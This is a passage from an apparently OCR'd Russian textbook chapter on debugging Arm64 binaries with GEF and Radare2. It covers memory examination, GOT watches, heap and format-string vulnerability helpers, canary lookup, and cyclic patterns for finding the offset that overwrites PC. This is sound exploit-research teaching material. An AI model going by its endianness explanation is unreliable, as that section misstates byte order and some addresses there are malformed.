


Рисунок 11.3. Разбор команды исследования памяти

Предположим, требуется исследовать память по адресу `0x00fffffffff759`. Первая команда ниже извлекает по этому адресу одну строку. Вторая показывает 10 слов в шестнадцатеричном виде. Третья показывает то же содержимое, но параметры единицы и формата переставлены местами, поскольку их порядок несущественен. Последняя команда показывает 10 байт в шестнадцатеричном виде.

```
gef> x/1s 0x00fffffffff759
0xfffffffff759: "azerialabs"
gef> x/10wx 0x00fffffffff759
0xfffffffff759: 0x72657a61  0x616c6169  0x53007362  0x4c4c4548
0xfffffffff769: 0x69622f3d  0x61622f6e  0x50006873  0x2f3d4457
0xfffffffff779: 0x656d6f68  0x7562752f
gef> x/10xw 0x00fffffffff759
0xfffffffff759: 0x72657a61  0x616c6169  0x53007362  0x4c4c4548
0xfffffffff769: 0x69622f3d  0x61622f6e  0x50006873  0x2f3d4457
0xfffffffff779: 0x656d6f68  0x7562752f

gef> x/10xb 0x00fffffffff759
0xfffffffff759: 0x61  0x7a  0x65  0x72  0x69  0x61  0x6c  0x61
0xfffffffff761: 0x62  0x73
```

Шестнадцатеричные значения по умолчанию показываются в порядке little-endian. На рисунке 11.4 "гигантское слово" размером 8 байт по указанному адресу начинается с `0x61`, за которым следует `0x6c`. Если преобразовать шестнадцатеричные значения в ASCII, получится `alaireza`, а не `azeriala`.

Рисунок 11.4. Исследование двух гигантских слов в шестнадцатеричном виде

В действительности адрес указывает на последний байт. Если рассмотреть адреса с шагом в один байт, символы идут в порядке чтения:

```
0xfffffffff759: 0x61 = a
0xfffffffff75a: 0x7a = z
0xfffffffff75b: 0x65 = e
0xfffffffff75c: 0x72 = r
0xfffffffff75d: 0x69 = i
0xfffffffff75e: 0x61 = a
0xfffffffff75f: 0x6c = l
0xffffffffff760: 0x61 = a
0xffffffffff761: 0x62 = b
0xffffffffff762: 0x73 = s
```

Как показано на рисунке 11.5, просмотр памяти по этому адресу в виде шестнадцатеричных байтов показывает символы в обычном порядке чтения. Об этом следует помнить при исследовании памяти.




Рисунок 11.5. Исследование 10 байтов в шестнадцатеричном виде

Наблюдение за областями памяти

По умолчанию GEF показывает только первые восемь адресов стека с шагом 8 байт, начиная с адреса текущего SP. Иногда программа сохраняет значения за пределами этого диапазона. Чтобы следить за определённой областью, команда `memory watch` добавляет дополнительный раздел памяти для наблюдения.

Синтаксис:

```
memory watch <ADDRESS> [SIZE] [(qword|dword|word|byte|pointers)]
```

Здесь `<ADDRESS>` - наблюдаемый адрес памяти, `[SIZE]` - размер диапазона, после которого указывается формат.

Например, для наблюдения за первыми пятью четырёхсловными значениями из области стека:

```
gef> memory watch 0x00fffffffff390 5 qword
```

Когда при пошаговом выполнении SP изменится и будет указывать на другой блок в представлении стека, заданная область всё равно останется в контексте под дизассемблированным кодом с пометкой `memory:<ваш адрес>`, как показано на рисунке 11.6.




Рисунок 11.6. Команда GEF memory watch

Наблюдать можно и за другими областями, например таблицей GOT. Команда `got` показывает записи GOT, после чего можно установить наблюдение за первыми пятью записями с указанного смещения:

```
gef> got

GOT protection: Full RelRO | GOT functions: 6

[0xaaaaaaaab0f98] __libc_start_main@GLIBC_2.34 -> 0xfffff7e37434
[0xaaaaaaaab0fa0] __cxa_finalize@GLIBC_2.17 -> 0xfffff7e4d220
[0xaaaaaaaab0fa8] __stack_chk_fail@GLIBC_2.17 -> 0xfffff7f05850
[0xaaaaaaaab0fb0] __gmon_start__ -> 0x0
[0xaaaaaaaab0fb8] abort@GLIBC_2.17 -> 0xfffff7e3704c
[0xaaaaaaaab0fc0] printf@GLIBC_2.17 -> 0xfffff7e609d0
gef> memory watch $_got()+0x18 5
[+] Adding memwatch to 0xaaaaaaaab0f98
```

На рисунке 11.7 область GOT видна в контекстном представлении под дизассемблированным кодом.




Рисунок 11.7. Наблюдение области GOT

Анализаторы уязвимостей

Ещё одна полезная возможность GEF - `heap-analysis-helper`,[11] отслеживающая и анализирующая выделение и освобождение блоков памяти кучи. Хотя она ещё разрабатывается, она пытается отслеживать:

• освобождение NULL;
• использование после освобождения;
• двойное освобождение;
• перекрытие кучи.

Проверим эту возможность на уязвимой программе. Установив точку останова на `main` и запустив программу, начнём отслеживание командой `heap-analysis-helper`.

```
gef> heap-analysis-helper
[*] This feature is under development, expect bugs and unstability...
[+] Tracking malloc() & calloc()
[+] Tracking free()
[+] Tracking realloc()
[+] Disabling hardware watchpoints (this may increase the latency)
[+] Dynamic breakpoints correctly setup, GEF will break execution if a
possible vulnerabity is found.
[*] Note: The heap analysis slows down the execution noticeably.
```

Мы уже находимся в точке останова внутри `main`. Если продолжить без других точек останова, GEF остановится, как только обнаружит потенциальную уязвимость кучи. Следующий вывод показывает обнаруженное двойное освобождение и адрес освобождённого объекта, вызвавшего проблему.

```
gef> c
Continuing.
[+] Heap-Analysis - __libc_malloc(8)=0xaaaaaaab22a0
[+] Heap-Analysis - __libc_malloc(7)=0xaaaaaaab22c0
[+] Heap-Analysis - __libc_malloc(1024)=0xaaaaaaab22e0
Data:
name = sneaky, counts = 60
[+] Heap-Analysis - free(0xaaaaaaab22a0)
[+] Heap-Analysis - free(0xaaaaaaab22a0)

[...]
```

```
[#0] Id 1, Name: "heap-doublefreerun", stopped 0xfffff7e9dbd4 in __GI___
libc_free (), reason: BREAKPOINT
------------------------------ trace -----------------------------
[#0] 0xfffff7e9dbd4 -> __GI___libc_free(mem=0xaaaaaaab22a0)
[#1] 0xaaaaaaaa0984 -> main()
------------------------------ extra -----------------------------
[*] Heap-Analysis
Double-free detected -> free(0xaaaaaaab22a0) is called at
0xfffff7e9dbd4 but is already in the free-ed list
Execution will likely crash...
------------------------------------------------------------------
gef>
```

Команда `format-string-helper` помогает обнаруживать потенциально небезопасные вызовы со строкой формата. Для включения просто выполните её в GEF:

```
gef> format-string-helper
Warning: 'set logging on', an alias for the command 'set logging
enabled', is deprecated.
Use 'set logging enabled on'.
[+] Enabled 5 FormatString breakpoints
```

После продолжения программа останавливается на вызове `printf`. В следующем выводе помощник обнаружил потенциальную уязвимость и показал дополнительный контекст. Для удобства представления стека и регистров опущены.

```
gef> c
Continuing.
[...]
Breakpoint 2, __printf (format=0xaaaaaaaa0df0 "Listening on
192.168.0.1:9999. PID: %d.\n") at ./stdio-common/printf.c:28
[...]
[#0] 0xfffff7e609d0 -> __printf(format=0xaaaaaaaa0df0 "Listening on
192.168.0.1:9999. PID: %d.\n")
[#1] 0xaaaaaaaa0c90 -> main()
------------------------------ extra -----------------------------
[*] Format string helper
Possible insecure format string: printf('$x0' -> 0xaaaaaaaa0df0:
'Listening on 192.168.0.1:9999. PID: %d.\n')
Reason: Call to 'printf()' with format string argument in position #0 is
in page 0xaaaaaaaa0000 (.rodata) that has write permission
------------------------------------------------------------------
```

checksec

Команда `checksec` определяет включённые средства защиты. В следующем выводе видны активные меры и значение канарейки стека. Чтобы определить место хранения этого значения, используется `canary`.

```
gef> checksec
[+] checksec for '/home/ubuntu/infoleak'
Canary : yes (value: 0x2d383043f58ba500)
NX     : yes
PIE    : yes
Fortify: no
RelRO  : Full

gef> canary
[+] The canary of process 19396 is at 0xfffffffff728, value is
0x2d383043f58ba500
gef>
```

Сведения о процессе, включая идентификатор, файловые дескрипторы и сетевые соединения, можно получить командой `process-status`.

```
gef> process-status
[+] Process Information
        PID -> 19482
        Executable -> /home/ubuntu/func1
        Command line -> '/home/ubuntu/func1 AAAAAAAA'
[+] Parent Process Information
        Parent PID -> 19420
        Command line -> 'gdb func1'
[+] Children Process Information
        No child process
[+] File Descriptors:
        /proc/19482/fd/0 -> /dev/pts/0
        /proc/19482/fd/1 -> /dev/pts/0
        /proc/19482/fd/2 -> /dev/pts/0
[+] Network Connections
        No open connections
gef>
```

Команда `xinfo` полезна, когда нужны сведения о конкретном адресе памяти. Она показывает страницу и её размер, разрешения, область памяти и смещение от начала страницы.

```
gef> xinfo 0x00fffffffff480
---------------- xinfo: 0xfffffffff480 ----------------
Page: 0x00fffffffdf000 -> 0x01000000000000 (size=0x21000)
Permissions: rw-
Pathname: [stack]
Offset (from page): 0x20480
Inode: 0
gef>
```

Шаблон в памяти можно искать командой `search-pattern`.

```
gef> search-pattern AAAAAAAA
[+] Searching 'AAAAAAAA' in memory
[+] In '[stack]'(0xfffffffdf000-0x1000000000000), permission=rw-
  0xfffffffff75d - 0xfffffffff765 -> "AAAAAAAA"
gef>
```

Не путайте её с командой `pattern search`. В некоторых сценариях требуется создать циклический шаблон, использовать его как пользовательский ввод и определить смещение части шаблона, попавшей в регистр, например PC. Для создания применяется `pattern create` с размером в байтах. Здесь ввод передаётся аргументом программе.

```
gef> pattern create 200
[+] Generating a pattern of 200 bytes (n=8)
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaa
jaaaaaaakaaaaaaalaaaaaaamaaaaaaanaaaaaaaoaaaaaaapaaaaaaaqaaaaaaaraaaaaaa
saaaaaaataaaaaaauaaaaaaavaaaaaaawaaaaaaaxaaaaaaayaaaaaaa
[+] Saved as '$_gef0'
gef> run
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaa
aaiaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaaaaaanaaaaaaaoaaaaaaapaaaaaaaqaaaaa
aaraaaaaaasaaaaaaataaaaaaauaaaaaaavaaaaaaawaaaaaaaxaaaaaaayaaaaaaa
```

Если шаблон попал в регистр, `pattern search` определяет смещение значения. Например, x29 и x30 содержат шаблон, но неизвестно, сколько символов им предшествовало.

```
$x29 : 0x6161616161616171 ("qaaaaaaa"?)
$x30 : 0x6161616161616172 ("raaaaaaa"?)
$sp  : 0x00fffffffff2b0 -> "uaaaaaaavaaaaaaawaaaaaaaxaaaaaaayaaaaaaa"
```

Команда `pattern search` с именем регистра после знака доллара и необязательным размером шаблона возвращает смещение.

```
gef> pattern search $x29
[+] Searching for '$x29'
[+] Found at offset 128 (little-endian search) likely
[+] Found at offset 121 (big-endian search)
```

Radare2

Radare2[12] - открытый набор инструментов обратной разработки, включающий средства статического анализа, дизассемблер и встроенный отладчик.[13] Он предоставляет командный интерфейс со встроенным графическим представлением и доступен в Windows, Linux и macOS. Здесь даётся лишь краткое введение, а не полный обзор. Radare2 - мощная платформа с множеством возможностей и крутой кривой обучения. Дополнительные сведения приведены в официальной книге Radare2.[14]

Проект Radare2 предоставляет набор утилит командной строки, которые можно использовать отдельно. Они перечислены в таблице 11.3.

Таблица 11.3. Утилиты командной строки Radare2

Инструмент	Назначение
Rax2	Вычисление выражений для преобразования систем счисления
Rafind2	Поиск строк и последовательностей байтов с двоичными масками
Rarun2	Настройка особой среды выполнения для отладки
Rabin2	Отображение свойств двоичного файла
Radiff2	Сравнение двоичных файлов
Rasm2	Встроенный ассемблер и дизассемблер
Ragg2	Создание перемещаемых фрагментов кода для внедрения в процесс
Rahash2	Вычисление контрольных сумм файлов, дисковых устройств или строк

Отладка

Отладчик Radare2 запускается командой `radare2` или сокращением `r2` с параметром `-d` и именем двоичного файла, здесь `armstrong`. Адрес в скобках - текущий PC. Знак `?` показывает список команд.

```
ubuntu@aarch64-vm:~$ r2 -d armstrong
 -- Use headphones for best experience.
[0xffff86279c00]> ?
Usage: [.][times][cmd][~grep][@[@iter]addr!size][|>pipe] ; ...
Append '?' to any char command to get detailed help
Prefix with number to repeat command N times (f.ex: 3x)
| %var=value              alias for 'env' command
| *[?] off[=[0x]value]    pointer read/write data/values
| (macro arg0 arg1)       manage scripting macros
| .[?] [-|(m)|f|!sh|cmd] Define macro or load r2, cparse or rlang file
| ,[?] [/jhr]             create a dummy table import from file
| _[?]                    Print last output
| =[?] [cmd]              send/listen for remote commands
  [--omitted--]
[0xffff86279c00]>
```

Первая подходящая команда - анализ `a`. Чем больше букв `a`, тем подробнее анализ; более трёх относятся к экспериментальному анализу.

```
[0xffff86279c00]> aaa
[af: Cannot find function at 0xaaaad4370780d entry0 (aa)
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze all functions arguments/locals
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Finding and parsing C++ vtables (avrr)
[x] Finding function preludes
[x] Finding xrefs in noncode section (e anal.in=io.maps.x)
[x] Analyze value pointers (aav)
[x] ... from 0xffff86262000 to 0xffff8628d000
[x] Skipping function emulation in debugger mode (aaef)
[x] Skipping type matching analysis in debugger mode (aaft)
[x] Propagate noreturn information (aanr)
[x] Use -AA or aaaa to perform additional experimental analysis.
[0xffff86279c00]>
```

Чтобы перейти в визуальный режим и получить интерактивное представление с регистрами и стеком, используйте v! (рисунок 11.8).




Рисунок 11.8. Интерактивное представление Radare2

Ввод : открывает консоль команд, где, например, v? показывает дополнительные команды визуального режима. Нажатие Enter без команды возвращает в полноразмерный визуальный режим.

```
:> v?
Usage: v[*i]
| v          open visual panels
| v test     load saved layout with name test
| v. [file]  load visual script (also known as slides)
| v= test    save current layout with name test
| vi test    open the file test in 'cfg.editor'
:>
```

Список команд отладки показывает `d?`.

```
:> d?
Usage: d   # Debug commands
| d:[?] [cmd]  run custom debug plugin command
| db[?]        breakpoints commands
| dbt[?]       display backtrace based on dbg.btdepth and dbg.btalgo
| dc[?]        continue execution
  [--omitted--]
| dw <pid>     block prompt until pid dies
| dx[?][aers]  execute code in the child process
:>
```

Команда `db` связана с точками останова. Для дополнительных сведений:

```
:> db?
Usage: db   # Breakpoints commands
| db          list breakpoints
| db*         list breakpoints in r commands
| db sym.main add breakpoint into sym.main
| db <addr>   add breakpoint
  [--omitted--]
| drx-number  clear hardware breakpoint
```

Точка останова на `main` устанавливается так:

```
:> db sym.main
:>
```

Теперь можно начинать сеанс отладки. В таблице 11.4 приведены некоторые клавиши визуального режима.

Таблица 11.4. Клавиши визуального режима Radare2

Клавиша	Команда	Назначение
F2	`db [offset]`	Переключить точку останова
F4	Только в визуальном режиме	Выполнять до курсора
F7	`ds`	Выполнить один шаг
F8	`dso`	Выполнить с обходом входа
F9	`dc`	Продолжить

Другие полезные команды отладки:

```
db flag: установить точку останова на флаге, адресе или имени функции
db -flag: удалить точку останова с флага, адреса или имени функции
db: показать список точек останова
dc: запустить программу
dr: показать состояние регистров
drr: показать ссылки регистров, телескопическое представление как в PEDA
ds: войти в инструкцию
dso: выполнить инструкцию с обходом входа
dbt: показать обратную трассировку
dm: показать отображения памяти
dk <signal>: отправить дочернему процессу сигнал KILL
ood: повторно открыть в режиме отладки
ood arg1 arg2: повторно открыть в режиме отладки с arg1 и arg2
```

F9 в визуальном режиме запускает отладку и останавливает программу на `main`, где была установлена точка останова, как показано на рисунке 11.9. Клавиши F7 и F8 пошагово выполняют программу, показывая изменение регистров и стека.

Графическое представление открывается вводом VVV. Оно удобно при статическом анализе для обзора потока управления, как показано на рисунке 11.10.

Удалённая отладка

В зависимости от задачи двоичный файл бывает удобнее отлаживать удалённо, а не локально. Особенно если операционная система или архитектура основной системы отличается от целевой: например, основная система x86_64, средства анализа работают только в Windows, а целевому файлу нужна Linux на Arm.

В других случаях целевой файл следует отлаживать в родной среде из-за особых зависимостей. Например, процесс маршрутизатора можно отлаживать либо в локально эмулируемом встроенном ПО, либо удалённо внутри самого маршрутизатора.




Рисунок 11.9. Представление сеанса отладки Radare2

В этом разделе даётся обзор нескольких инструментов удалённой отладки.

Удалённая отладка с Radare2

Для удалённой отладки через GDB или другие отладчики на целевой машине необходимо установить сервер `gdbserver`.

```
ubuntu@aarch64-vm:~$ sudo apt-get install gdbserver
```

В основной системе Linux запустите gdbserver со следующим синтаксисом:

```
 # Целевая система
ubuntu@aarch64-vm:~$ gdbserver <host>:<port> <file>
```

